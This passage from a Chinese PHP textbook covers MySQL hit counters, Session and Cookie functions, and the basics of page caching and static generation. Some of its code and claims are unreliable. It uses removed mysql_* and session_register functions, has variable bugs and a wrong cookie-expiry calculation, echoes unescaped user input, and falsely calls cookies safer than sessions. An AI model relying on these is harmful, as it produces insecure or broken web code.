  face='courier new'>Monday", "<font color='green' face='courier new'>
   Tuesday", "<font color='green'
  face='courier new'>Wednesday", "<font color='green' face='courier new'>
   Thursday", "<font color='green'
  face='courier new'>Friday", "<font color='red' face='courier new'>
   Saturday");
var $monthNames = array("<font color='maroon' size=4 face='courier new'>
   <b>January</b></font>",
"<font color='maroon' size=4 face='courier new'>
   <b>February</b></font>",
"<font color='maroon' size=4 face='courier new'><b>March</b></font>",
"<font color='maroon' size=4 face='courier new'><b>April</b></font>",
"<font color='maroon' size=4 face='courier new'><b>May</b></font>",
```

```
    "<font color='maroon' size=4 face='courier new'><b>June</b></font>",
    "<font color='maroon' size=4 face='courier new'><b>July</b></font>",
    "<font color='maroon' size=4 face='courier new'><b>August</b></font>",
    "<font color='maroon' size=4 face='courier new'><b>September</b>
        </font>",
    "<font color='maroon' size=4 face='courier new'><b>October</b></font>",
    "<font color='maroon' size=4 face='courier new'><b>November</b>
        </font>",
    "<font color='maroon' size=4 face='courier new'><b>December</b>
        </font>");
    var $daysInMonth = array(31, 28, 31, 30, 31, 30, 31, 31, 30, 31, 30, 31);

}
class MyCalendar extends Calendar
{
    function getCalendarLink($month, $year)
    {
        $s = getenv('SCRIPT_NAME');
        return "$s?month=$month&year=$year";
    }
}
$d = getdate(time());

if ($month == "")
{
    $month = $d["mon"];
}



if ($year == "")
{
    $year = $d["year"];
}
$cal = new MyCalendar;
echo $cal->getMonthView($month, $year);
print("<br>");
$qry="SELECT * FROM mycounttb";
$result=mysql_query($qry);
$num=mysql_num_rows($result);
$count=0;
echo "
    <table border=4 cellspacing=4 cellpadding=4 align=center bordercolor=maroon>
        <tr>
            <td><font face='courier new' color='red'>编号</td><td><font
                face='courier new'
```

```
            color='red'>日期</td><td><font face='courier new' color='red'>
                    时间</td>
        </tr> ";
if($row=mysql_fetch_array($result))
{
    do
    {
        $mycnt=$row['mycnt'];
        $mytime=$row['mytime'];
        $dshowtime = date("d",$mytime);
        $mshowtime = date("m",$mytime);
        $Yshowtime = date("Y",$mytime);
        $showtimenow1 = date("D dS, F  Y ",$mytime);
        $showtimenow2 = date("g:i a",$mytime);
        if(($dshowtime==$dtodaytime) AND ($mshowtime==$mtodaytime) AND
            ($Yshowtime==
          $Ytodaytime))
        {
            echo "
            <tr>
            <td><font face='courier new' color='blue'>Hit num:  $mycnt</td>
                <td><font face='courier new' color='blue'>$showtimenow1</td>
                <td><font face='courier new' color='blue'>$showtimenow2</td>
            </tr>
            ";
            $count++;
        }

    }
    while($row=mysql_fetch_array($result));
}
echo "
        <tr>
            <td></td><td><font face='courier new' color='green'>今日点击率 :
                <b>$count</b></td>
        </tr>
        <tr>
            <td></td><td><font face='courier new' color='green'>总体点击率 :
                <b>$num</b></td>
        </tr>
    </table>
";
?>
```

保存以上代码为“14-17.php”，并在 PHP 环境下运行该文件，结果如图 14-15 所示。



图 14-15　日历生成图

14.5　难 点 解 析

数据库是网页技术的重要基础之一，只有与数据库充分结合，才能取得理想效果。本章主要介绍了 MySQL 与 PHP 的集成应用。首先介绍了 PHP 与 MySQL 数据库的连接、断开和停止等操作，然后介绍 PHP 与 MySQL 数据库的集成应用(诸如对数据库和数据表的创建、删除、插入等操作)，最后通过网站计数器的一个综合实例来讲解 MySQL 数据库的使用方法。通过本章学习，相信读者对于如何使用 MySQL 与 PHP 结合创建 Web 应用程序有了一个深刻的认识。

本章的重点和难点解析如下。

数据库连接、关闭等操作：

默认情况下，mysql_connect( )通过端口 3306 连接服务器，该端口是标准的 MySQL 端口。如果想访问一个运行在非标准端口的 MySQL 服务，可以在主机名参数后面附加一个冒号和使用的端口号，如"localhost:3305"。连接服务器变量是任意设定的变量名，用于保存连接信息，通常以$conn 或$link 为变量名，作为后续程序引用的变量。另外，调用 mysql_close( )函数通常没有必要，因为 PHP 脚本终止时将自动关闭打开的连接。

数据表操作方面：

(1) 同时插入多行数据时，可将多行数据用括号括起来放在 values 后，之间用逗号分开即可。

(2) 在更新、删除、提取数据表的数据时要指定 where 子句，否则将对所有的行进行操作。

14.6　高手训练营

1. PHP 连接一个 MySQL 服务器，可以调用函数_____，还可以调用函数_____，实现永久连接。

2. _____语句可以从数据表提取的结果数据集合中，得到指定记录号的记录。

3. 查询数据库个数的函数是_____，用来查询数据库表个数的函数是_____。

4. 每个 mysql_fetch_array_____或 mysql_fetch_row_____语句，得到一条数据表记录的第一个字段的值放入到指定数组第_____单元中。

A. 3　　B. 2　　C. 1　　D. 0

5. 分析表头时使用哪个函数时，必须将结果传入到其他变量中_____。

A. mysql_fetch_field( )　　B. mysql_fetch_array( )

C. mysql_fetch_row( )　　D. mysql_fetch_column( )

6. 简述 PHP 与数据库结合的优势。

7. 通过 PHP 语言创建 study 数据库、books 数据表，字段为(书名、价格、出版社)。

8. 请讲述两种常用的备份数据库的方法，并给出命令格式。

第15章　PHP中的Session和Cookie

15.1　Session 和 Cookie 简介

在数据库应用中，会涉及用户登录功能的编写。在一些系统中，也常常需要识别用户的身份。因此，Session 和 Cookie 是 Web 应用特别是数据库应用中不可或缺的两个要素。正是由于 Session 与 Cookie 的存在，才使页面间信息的安全传递成为可能。

Web 应用是通过 HTTP 协议进行传输的，而根据 HTTP 协议的特点，客户端每次与服务器的对话都被当做一个单独的过程。例如，用户从浏览器上访问第二个网页时，第一个网页的信息将不再被保存。

HTTP 协议的这个特点给一些需要权限设置的安全页面的编写带来了很大的麻烦。例如，一个需要用户使用自己用户名和密码登录的系统不得不要求用户在每次操作时都输入用户名和密码。因为在登录时输入的用户名和密码无法在进行其他操作的时候被获取，因此 Web 服务器将无法识别用户的身份。

Session 和 Cookie 技术也正是为了解决这个问题而诞生的。Session 和 Cookie 的工作原理类似。在用户登录或访问一些初始页面时，服务器会为客户端分配一个 Session ID 或 Cookie 文件，在接下来的访问中，客户端在每次访问服务器时发送 Session ID 或 Cookie 文件来表明自己的身份，或者发送一些信息。当服务器接收到 Session ID 或 Cookie 文件时，会根据获得的信息进行一些相关动作，由此实现了信息在页面间传递的目的。

15.2　Session 的使用

Session 会话适用于存储用户的信息量较少的情况。如果用户需要存储的信息量相对较少，并且不要求长时间存储内容时，使用 Session 将信息存储于服务器端比较合适。Session 会话允许用户注册任意数目的变量并保留给各个请求使用。当来客访问网站时，PHP 会自动(如果 session.auto_start 被设为 1)或在用户请求时(由 session_start( )明确调用或 session_start( )暗中调用)检查请求中是否发送了特定的会话 ID。如果是，则之前保存的环境变量就被重建。

15.2.1　如何使用 Session

PHP 中有多个 Session，它们使用多个 Session 函数来实现 Session 的定义、存储、更

改、删除等操作。有了这些函数，使用 Session 就变得相当简单了。下面主要介绍一些主要的 Session 函数。

(1) session_start(void)：此函数初始化一个新的 Session，若该客户已在 Session 之中，则连上原有的 Session。

(2) session_destroy(void)：此函数结束目前的 Session。

(3) session_name(string[name])：此函数可取得或者重新设定目前 Session 的名称。

(4) session_module_name(string [module])：此函数可取得或者重新设定目前 Session 的模组。

(5) session_save_path(string [path])：此函数可取得或者重新设定目前存放 Session 的路径。

(6) session_id(string [id])：此函数可取得或重新设定目前存放 Session 的代号。

(7) session_register(string name)：此函数在全局变量中增加一个变量到目前的 Session 之中。

(8) session_unregister(string name)：此函数与 session_register( )函数相反，功能是在目前的 Session 中删除全局变量上的变量。

(9) session_is_registered(string name)：此函数检查某个变量名是否已经被注册为 Session。

(10) session_encode(void)：此函数可将 Session 资料编码，编码以 ZEND 引擎做杂凑编码。

15.2.2　使用 Session 的注意事项

在使用 Session 时，要注意以下事项。

(1) 如果在 PHP.ini 文件中启用了 session.auto_start，就不能将对象放入会话中，因为类定义必须在启动会话之前在会话中重建对象。

(2) 请求结束后所有注册的变量都会被序列化。已注册但未定义的变量被标记为未定义。在此后的访问中，这些变量也不会被会话模块定义，除非用户以后定义它们。

(3) 有些类型的数据不能被序列化，因此也就不能保存在会话中。包括 resource 对象类型变量或者有循环引用的对象(即某对象将一个指向自己的引用传递给另一个对象)。

(4) 默认情况下，所有与特定会话相关的数据都被存储在由 php.ini 文件的 session.save_path 选项指定的目录下的一个文件中。为每个会话建立一个文件(无论是否有数据与该会话相关)。这是由于每打开一个会话即建立一个文件，无论是否有数据写入到该文件中。注意，由于和文件系统协同工作的限制，此行为有一个副作用，有可能造成用户定制的会话处理器丢失未存储数据的会话。

(5) 如果 php.ini 的配置没有开启 register_globals，则只能用_SESSION 数组来引用 Session 变量。例如，注册的$var 变量只能这样引用：$_SESSION["var"]。而如果开启了 register_globals 选项，则可以直接使用$var。

(6) 由于 Cookie 存在于客户端，所以它可以被设置为长时间甚至是无限期存在。而 Session 由于是存储在服务器端，所以它的生命周期很短。注册过的变量经过一段时间就会自动失效。

15.3　Session 应用实例

下面主要通过两个简单的实例来介绍 Session 的使用。

实例 15-1： session 的使用

通过下面的代码实现判断 Session 变量是否被注册、注册 Session 变量和显示 Session 变量的功能。具体代码如下：

```
<?
session_start();     //开始使用 Session
?>
<html>
<head>
<title>session 使用实例</title>
</head>
<body>
<?php
$username="guest";                       //定义变量
if(!session_is_registered("username")) //判断 Session 是否被注册
{
session_register("username");            //注册 Session
$_session["username"]=$username1;        //为 Session 变量赋值
}
echo $_session["username"];              //显示 Session
session_destroy();                       //结束 Session
?>
</body>
</html>
```

将以上代码保存为“15-1.php”，运行并查看结果如图 15-1 所示。




图 15-1　Session 使用实例执行结果

知识点：

程序先判断名字为“username”的 Session 有没有注册，如果没有注册，则注册 Session 变量，并赋值。然后把名字为“username”的 Session 变量的内容显示出来。

实例 15-2：站点计数器

Session 的功能远不止以上所示，它能存储多种信息，并结合程序做更多的事情。实例 15-2 通过使用 Session 实现一个简单的站点计数器。具体代码如下：

```
<?php
session_start();                          //开始使用 Session
if(!session_is_registered('count'))       //如果没有注册 Session
{
    session_register('count');            //注册 Session
    $count=1;                             //count 变量为 1
}
Else                                      //如果已经注册 Session
{
    $count++;                             //变量在原有基础上增加 1
}
?>
<html>
<head>
<title>使用 session 的网页计数器</title>
</head>
<body>
<p>
你好，你已经浏览本网页
<?php
echo $count;
?>
次
</p>
</body>
</html>
```

将以上代码保存为“15-2.php”，运行并查看结果如图 15-2 所示。



图 15-2　使用 Session 的网页计数器执行结果

注意：

由图 15-2 所示的运行结果可以知道，该页面注册了$count 变量为 Session，并且随着刷新，$count 的数量也随之增加，这样就实现了统计浏览次数的目的。

15.4　Cookie 的使用

Cookie 是使用 HTTP 协议将服务器传递给浏览器的少量数据保存到用户浏览器的一种方式。通过这种方式，即使在浏览器被关闭和连接中断的情况下，用户仍然可以维护状态数据。

Cookie 在许多网站中普遍使用。使用 Cookie 可以轻松完成许多复杂的任务。下面将详细介绍 Cookie。

15.4.1　如何使用 Cookie

Cookie 的使用非常简单，使用一个函数就可以注册 Cookie 变量，这个函数就是 setcookie( )。该函数的使用格式如下：

```
bool setcookie(string name[string value[int expire[string path[string
domain[bool secure[bool httponly]]]]]])
```

该函数中各个参数解释如下。

(1) name：表示 Cookie 的名称。

(2) value：表示 Cookie 的值，如果为空，表示取消浏览器中名称为 name 的 Cookie 的值。

(3) expire：表示 Cookie 的有效期。

(4) path：表示 Cookie 的相关路径。

(5) domain：表示 Cookie 的网站。

(6) secure：表示在 https 安全传输时才有效。

实例 15-3：Cookie 的使用

下面的代码讲述如何在 PHP 中使用 setcookie( )函数，并讲解如何使用 Cookie。具体代码如下：

代码一：

```
<?php
$username=$_GET["username"];
if(!$_GET["username"])
{
setcookie("username","1");
echo "没有指定用户名！";
echo "<p>";
echo "或者用户名不存在！";
}
else                                          //如果存在参数
{
   setcookie("username","$username");         //注册用户名
   echo "注册成功，点<a href=11-4.php>此处</a>查看";//显示连接以查看 Cookie 信息
```

```
}
?>
<html>
<head>
<title>注册用户信息</title>
</head>
<body>
</body>
</html>
```

代码二：

```
<html>
<head>
<title>显示用户信息</title>
</head>
<body>
<?php
echo "注册用户名为：";
echo $_COOKIE[username];//显示 Cookie 信息
?>
</body>
<html>
```

将以上代码分别保存为“15-3.php”和“15-4.php”，运行“15-3.php”，结果如图 15-3 所示：



图 15-3　15-3.php 的执行结果(不含参数)

下面为 username 加上参数，例如，“15-3.php？username=wxg”，再次运行代码，将会看到不同的效果，如图 15-4 和图 15-5 所示。



图 15-4　15-3.php 的执行结果(含参数)




图 15-5　15-4.php 的执行结果(含参数)

知识点：

利用 setcookie( )函数可以读写 Cookie 文件。setcookie( )函数可以接收 6 个参数，分别为：Cookie 的名字(name)、Cookie 的值(value)、Cookie 到期的时间(expire date)、Cookie 所属域(domain)、有效路径(path)，以及说明 Cookie 安全状态的布尔值。

注意：

在应用 setcookie( )函数创建 Cookie 之前，不能有任何 HTML 输出。setcookie( )函数可以接收的 6 个参数中，名字和过期时间是必填的。

15.4.2　使用 Cookie 的注意事项

在使用 Cookie 时，要注意以下事项。

(1) 通过 setcookie( )函数创建 Cookie 后，在当前页面应用 echo$_COOKIE["name"]不会有任何输出，必须是在刷新后或者到达下一个页面时才可以看到 Cookie 的值。因为 setcookie( )函数执行后，会向客户端发送一个 Cookie，如果不刷新或者浏览下一个页面，客户端就不能将 Cookie 送回。

(2) 在应用 setcookie( )函数创建 Cookie 之前，不能有任何 HTML 输出，如果用户犯了这个错误，那么结果可想而知，随之而来的肯定是一堆错误代码。切记，即使是空格、空行也不可以。

(3) 使用 Cookie 的限制。如果 Cookie 不设定过期时间，那么它的生命周期为浏览器会话的期间，只要关闭 IE 浏览器，Cookie 就会消失。这种 Cookie 被称为会话 Cookie，一般不保存在硬盘上，而是保存在内存中。

如果设置了过期时间，那么浏览器会将 Cookie 保存到硬盘中，再次打开 IE 时依旧有效，直到它的有效期超时。

一个浏览器能创建的 Cookie 数量最多为 30 个，并且每个 Cookie 的容量不能超过 4KB，每个 Web 站点能设置的 Cookie 总数不能超过 20 个。

(4) Cookie 是保存在客户端的，如果用户禁止使用 Cookie，那么 Cookie 也就失去了作用。因为浏览器会拦截 Cookie，并且询问用户是否允许 Cookie 进门。所以在利用 Cookie 实现某些功能时，最好考虑清楚，搞不好哪个用户会将它当做病毒处理掉，功能也就不能实现了。

15.5　Cookie 应用实例

Cookie 常用于用户登录记录、相关设置记录等。有时为了方便用户，需要对 Cookie 设置生命期，如保存一天、半年甚至是一年。

实例 15-4：在 PHP 中使用 Cookie

下面通过代码来说明在 PHP 中如何使用 Cookie。代码分为两部分：前台界面代码和后台执行代码，具体如下。

前台界面代码：

```
<html>
<head>
<title>用户登录界面</title>
</head>
<body topmargin="100">
<center>
<table border=1>
<form method=post action=15-6.php>
<tr>
<td>请输入账户：</td>
<td><input type=text name=username size=20></td>
</tr>
<tr>
<td>请输入密码：</td>
<td><input type=password name=password size=20></td>
</tr>
<tr>
<td>请选择保存期限：</td>
<td>
<select name=time size=1>
<option value=1>不保存
<option value=2>保存一天
<option value=3>保存半年
<option value=4>保存一年
</select>
</td>
</tr>
<tr>
<td colspan=2><center><input type=submit value="确定"></center></td>
</tr>
</form>
</table>
</center>
</body>
<html>
```

后台执行代码：

```
<?
$username=$_POST["username"];            //通过 POST 获得参数
$time=$_POST["time"];                    //通过 POST 获得 time 变量
if(!$_POST["username"])                  //如果没有参数执行内容
{
   echo "没有输入用户名";
   echo "<p>";
   echo "点<a href=15-5.php>这里</a>返回";
}
else                                     //如果存在参数
{
   switch ($time)                        //判断有效期
   {
      case 1:
      $time=time();
      break;
      case 2:
      $time=time()+60*60*24;
      break;
      case 3:
      $time=time()+60*60*24*182;
      break;
      case 4:
      $time=time()+60*60*24*30*365;
      break;
   }
   setcookie("username","$username",$time);    //注册用户名
}
?>
<html>
<head>
<title>注册用户信息</title>
</head>
<body>
<?php
echo "注册用户名为：";
echo $_COOKIE["username"];
echo "<p>";
echo "COOKIE 有效期为：";
switch ($_POST[time])
{
   case 1:
   echo "不保存";
```

```
    break;
     case 2:
     echo "一天";
     break;
    case 3:
    echo "半年";
    break;
    case 4:
    echo "一年";
    break;
}
?>
</body>
</html>
```

首先运行前台界面代码，结果如图 15-6 所示。

然后按要求输入账户密码等，并选择保存期限为“不保存”，运行结果如图 15-7 所示。




图 15-6　前台界面



图 15-7　运行结果

注意：

为了安全起见，不要在 Cookie 中保存密码以及一些重要信息，如银行账号等，它只适合保存用户名等一些不重要的个人信息。

15.6　Session 与 Cookie 的比较

Session 和 Cookie 都是 Web 网页的存储机制，虽有相似之处，但也各有特色。下面对 Session 和 Cookie 进行比较。

(1) Session 的内容保存在服务器端，但是把 session id 保存在客户端，而 Cookie 保存在客户端。换句话说，Cookie 比 Session 更安全，同时也说明 Session 是基于 Cookie 的。

(2) 由于 Session 是保存在服务器端的，因此会占用服务器的空间，所以在一定时间内如果没有活动时，Session 就会过期，而且在浏览器关闭后也会作废。而 Cookie 可以设定较长的过期时间。

(3) 当使用者禁止浏览器接受 Cookie 时，Session 还是可以使用的。

(4) 每个浏览器只能保存同一个域名下的最多 20 个 Cookie，而且每个 Cookie 的大小不能超过 4KB，而 Session 就没有这些限制(因为保存在服务器端)。

15.7　难点解析

本章为读者介绍了 PHP 中 Session 和 Cookie 的应用。Session 和 Cookie 是开发 Web 系统不可或缺的一部分。不管是简单的模块还是复杂的管理系统，只要是需要标识访问者的系统，都会用到 Session 和 Cookie。

本章对一些难点和重点进行了解析，具体如下。

Cookie 方面：Cookie 经常用来存储用户的重要信息，为防止信息泄露，需要做以下限制。

(1) 浏览器记录 Cookie 的容量不得超过 4KB。

(2) 每个浏览器只能保存某个服务器上的 20 个 Cookie。如果试图保存更多，则原先的将会被删除。

(3) 每个用户的浏览器最多只能访问 300 个 Cookie。

Session 方面：

(1) 同一台电脑上打开不同的浏览器，显示的 ID 也不会一样。

(2) 如果将“允许使用每个对话 cookies(为存储)”改为“禁用”，则单机“通过 COOKIE 传递 SESSION”后将看不到用户名和访问时间。

Session 和 Cookie 二者各有特点，无论选择哪个作为存储载体都可以，关键看如何使用。不过在大型系统中，Cookie 的一些优越性能可能会更受欢迎。我们也可以根据二者各自的特点把它们结合起来，使编写出来的 Web 程序更稳定。

15.8　高手训练营

1. PHP 可以将 Cookie 各个变量联系起来组成数组。下面请通过 setcookie 设定 3 个 Cookie 变量：L、M、N，其值分别为“2012”、“I am a postgraduate.”、“I love you.”，然后以数组形式输出。

2. 李雷的 math 成绩是 80，chinese 成绩是 90，使用 Session 变量输出李雷的个人信息，并计算他的平均成绩，同时输出 session id 的值。

第3篇　高级应用与实战

PHP 在网站开发中的市场份额举足轻重，其与 ASP、JSP 三分天下，但是因为 PHP 的开源性及易开发性使得 PHP 的市场份额高于 ASP 和 JSP，为中小网站的站长所青睐。前两篇我们介绍了 PHP、MySQL 的应用，最后一篇我们给出一个全面完整的开发案例，让读者清楚 PHP 开发站点确实很容易。

本篇我们给出的案例是共享之家网站，本案例覆盖了 PHP、MySQL 等基本技术，同时采用 Smarty 模板技术和 Zend 框架，全面介绍当前比较热门的相关技术，可以学习 PHP 开发站点的基本知识。同时，本项目与时俱进，包含当前主流的模板技术 Smarty 和 PHP 官方框架 Zend。因此，本案例既适合新手，也适合有一定 PHP 开发经验的读者。

第16章　PHP的缓存与静态化应用

前面两篇中我们介绍了大量的 PHP 应用例子，这些例子无一例外地都是通过访问 PHP 脚本文件完成的。用户每次访问浏览器都是对 PHP 脚本的直接访问和执行过程，程序根据用户的需要返回信息。对于一个大型系统，由于网站的数据越来越多，频繁的动态操作与数据库操作将大大加重服务器的负担。

我们渴求能更快速地调用数据，不必每次都从数据库调用，而是从其他的地方，比如一个文件，或者某个内存地址，这就是 PHP 的缓存技术，也就是 Cache 技术。即将 PHP 脚本的页面结果存放在缓存中，或者生成静态 HTML 文件。这样，访问者在访问页面时，不需要重新执行动态 PHP 代码即可获得结果，大大缓了解服务器的负担。本章将介绍缓存机制与静态化的原理，以及使用 PHP 实现静态化的方法。

16.1　静态化概述

16.1.1　静态页面

静态页面是网页的代码都在页面中，不需要执行 ASP、PHP、JSP、.NET 等程序生成客户端网页代码的网页。静态页面不能自主管理发布更新的页面，如果想更新网页内容，需要通过 FTP 软件将文件下载下来再用网页制作软件进行修改(通过 FSO 等技术例外)。常见的静态页面有：.html 扩展名的、.htm 扩展名的。

最早的时候，网站内容是通过在主机空间中放置大量的静态网页实现的。为了方便对这些分散在不同目录的静态网页进行管理(一般是通过 FTP)，像 FrontPage/Dreamweaver 这些软件，甚至直接提供了向主页空间以 FTP 方式直接访问文件的功能。以静态网页为主的网站最大的困难在于对网页的管理，在这种框架中，网页框架和网页中的内容混杂在一起，加大了内容管理的难度。为了减轻这种管理的成本，发展出了一系列的技术，在笔者的理解中，甚至 CSS 本身，原本也是针对这种乱七八糟的网页维护而设计的，目的就是将网页表达的框架和内容本身抽象地分离出来。

16.1.2　动态页面

动态页面是通过执行 ASP、PHP、JSP、.NET 等程序生成客户端网页代码的网页。动态页面可以通过网站后台管理系统对网站的内容进行更新管理。发布新闻、发布公司产品、交流互动、博客、网上调查等，这些都是动态网站的基本功能。动态页面常见的扩展名

有：.asp、.php、.jsp、.cgi、.aspx 等。

使用动态网页的技术是从几年前兴起的，目前已经进入衰老期的网站技术也是 B/S 系统的核心技术。这种技术称为动态网页，就是因为一般是在共用的网页框架下面通过程序接口抽取放在数据库或其他存储媒体中的内容，从而真正实现将网页框架和内容提取分离的目的。也就是传统中的 PHP、ASP、JSP、Servlet 等。这种技术的发展一直以逻辑反复抽象，直到把几乎所有的系统业务逻辑合并到各个组件和控件中，网页代码仅仅完成最后对象属性读取的任务。在 JSP 中，标签结合 EL 语言就是这种发展方向的极致了。这种技术实际上就是不同的(不限数量的)内容共用网页框架，从而将网页维护成本降低到接近可以忽略的程度。在这种技术面前，像 FrontPage、Dreamweaver 这种软件，实际上已经多少显得过时了。

16.1.3　静态化的作用

为什么现在又要把动态网页以静态网页的形式发布呢？一个很重要的原因就是，搜索引擎。由于搜索引擎对页面收录和 HTML 页面收录率的差别以及页面资源占用问题，很多时候我们需要实现 PHP 页面动态转静态。以目前互联网上最普通的查找资料方式看，互联网内容到达用户面前大致只有三条路：第一条路是通过众所周知的门户网站，老用户有意识地到达这些地方搜索相应的有针对性的资料；第二条路是做广告，通过用户使用一些免费服务的机会夹带资料信息，将用户带到目标网站；第三条路是搜索引擎，通过关键字和其他因素，将相应的信息推介到用户面前。实际上，即使是对门户网站，这也是带来新用户的最有效的途径；而对于绝大多数的站点，除了屈指可数的几个门户外，这种搜索引擎带来的用户，占了 90%以上的比例。

如此重要的一条用户途径自然是不能忽略的，因此，尽管搜索机器人有点讨厌，各个网站不但不会再像从前那样将它封起来，反而无比热情地搞 SEO，所谓的面向搜索引擎的优化，其中就包括访问地址的改写，令动态网页看上去是静态网页，以便更多更大量地被搜索引擎收录，从而最大限度地提高自己的内容被目标用户接收的机会。但是，在完全以动态技术开发的网站，转眼间要求变换成静态网页提供，同时，无论如何动态网页的内容管理功能是必须要保留的；就如同一辆飞驶的奔驰忽然要求 180 度转弯，要付出的成本代价是非常大的，是否真的值得，也确实让人怀疑。

另一个重要原因就是，提高程序性能。很多大型网站，进去的时候看它的页面很复杂，但是加载却没有耗费多长时间，除了其他必要原因以外，笔者认为静态化也是其中必须考虑的技术之一。它先于用户获取资源或数据库数据进而通过静态化处理，生成静态页面，所有人都访问这一个静态页面，而静态化处理的页面本身的访问速度要比动态页面快很多倍，因此程序性能会有大大的提升。总之，静态化在页面上体现为：访问速度加快，用户体验性明显提升；在后台体现为：访问脱离数据库，减轻了数据库访问的压力。

静态化虽然可以提升程序的性能，但它并不是提升整体性能的根本原因，就像一台电脑，只有 CPU 好、显卡好或者内存好，是不行的，要看整体性能。很多时候是由于开发者的原因，导致程序自身性能不佳，所以性能量力而行，以项目本身性能为基础，其他优化

方法为辅，最终提升整个应用程序的性能。

16.1.4　动态、静态化对比试验

上面我们讨论了动态页面和静态页面的概念及静态化的作用，这一节我们通过试验，形象直观地说明静态化在提高性能方面的作用。这里我们用到 Apache 自带的一个性能测试工具——Apache Benchmarking Tool。这个工具是 Apache 服务器提供的一个模拟多用户访问的命令行测试工具，通过对访问地址页面的访问，计算出用户的响应时间。Apache Benchmarking Tool 的可执行文件在 Apache 安装目录下的 bin 目录中，文件名为 ab.exe，语法格式为：

```
ab [options] [http[s]://]hostname[:port]/path
```

其中，option 指的是参数。常用参数有以下两种。

- -n：模拟访问的次数。
- -c：并发访问的用户数目。

对于更多的参数信息，可以通过 ab -h 来获得。

试验内容是通过一个循环结果来模拟一个网页，通过 Apache Benchmarking Tool 对代码的访问对比 PHP 脚本与 HTML 静态页面的性能。

